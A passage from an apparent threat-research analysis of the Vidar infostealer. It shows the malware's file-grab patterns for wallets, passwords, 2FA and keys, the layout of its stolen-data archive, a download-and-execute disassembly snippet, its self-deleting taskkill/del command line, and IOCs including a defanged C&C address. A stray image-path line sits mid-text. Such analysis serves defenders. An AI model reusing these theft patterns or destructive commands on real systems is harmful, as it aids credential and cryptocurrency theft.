    *.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*auth*.*:*google*.*:*utc*.*:*UTC*.*:*crypt*.*:*key*.*;50;
    true;movies:music:mp3;
```

Figure 7: *The returned setting with 95[.]216[.]181[.]231/1149*

Vidar creates its own folder at *C:\ProgramData*. The data it collected from the infected system are saved on *C:\ProgramData\<random>\files*. Then, this is archived at *C:\ProgramData\<random>\<machine GUID>.zip* and sent to the C&C.




```
C:\ProgramData\[redacted]>tree /f
Folder PATH listing
Volume serial number is 6EEF-3A52
C:.
│   [redacted]MachineID.zip
│
└───files
    │   information.txt
    │   outlook.txt
    │   passwords.txt
    │   screenshot.jpg
    │
    ├───Autofill
    ├───CC
    ├───Cookies
    ├───Downloads
    ├───Files
    ├───History
    ├───Soft
    │   ├───Authy
    │   └───AuthyNew
    └───Wallets
        ├───Atonic
        ├───Binance
        ├───Coinomi
        ├───ElectronCash
        ├───Electrum
        ├───ElectrumLTC
        ├───Exodus
        ├───JAXX
        ├───Jaxx_New
        ├───Monero
        └───MultiDoge
```

```
   information.txt  ↓FRO ---------          0     00000000|Hiew
Version: 50.3

Date: [redacted]
MachineID: [redacted]
GUID: [redacted]
HWID: [redacted]

Path: [redacted]
Work Dir: C:\ProgramData\[redacted]

Windows: [redacted]
Computer Name: [redacted]
User Name: [redacted]
Display Resolution: [redacted]
Display Language: [redacted]
Keyboard Languages: [redacted]
Local Time: [redacted]
TimeZone: [redacted]

[Hardware]
Processor: [redacted]
CPU Count: [redacted]
RAM: [redacted]
VideoCard: [redacted]

[Processes]
---------- System [4]
------------------------------   smss.exe [216]
-  csrss.exe [312]
-  [redacted]
-
-
-
-
-
-

[Software]
Visual Studio Build Tools 2017 [15.9.28307.1585]
Ampps 3.8AutoIt v3.3.14.5 [3.3.14.5]
FileInsight - File analysis toolGraphviz [2.48.0]
HashCalc 2.02IDA Pro Free v5.0IDA Pro v6.95 and Hex-Rays Decompil
```

Figure 8: *The folders and files created by "app.exe"*

We observed in the code that in response, the C&C can send a download URL of an executable. This process can lead to another malware being installed in the system.



```
00F7419A |  lea eax,dword ptr ss:[ebp-118]         |
00F741A0 |  push eax                               | eax:"C:\\ProgramData\\MRZLYQYP9118LQ0F.exe"
00F741A1 |  push ebx                               |
00F741A2 |  push ebx                               |
00F741A3 |  call dword ptr ds:[<&ShellExecuteA>]   |
```

Figure 9: *Vidar can download and execute an executable*

Lastly, the files created by this threat are deleted, as well as all the DLL files in %programdata%. Below is the command used.

```
C:\Windows\System32\cmd.exe /c taskkill /im <Vidar executable> /f & timeout /t 6 & del /f /q
\" <Vidar filepath>\" & del C:\ProgramData\*.dll & exit
```

IOC

request.doc (1996800 bytes)
SHA1: 4E5BC4B8CB05872721C1D4965C14D395ED0B3221

pss10r.chm (949858 bytes)
SHA1: EFE3E712C667CE1D61C8613D03F7EAE31782BDBF

PSSXMicrosoftSupportServices_HP05221271.htm (2710 bytes)
SHA1: 762DF02815D9E5A4D4058081D3FF479853B1348D

app.exe (674304 bytes)
SHA1: 8CB6279E76DCA6DFDEF1079CB336C0F2D69AC9D3

95[.]216[.]181[.]231 - C&C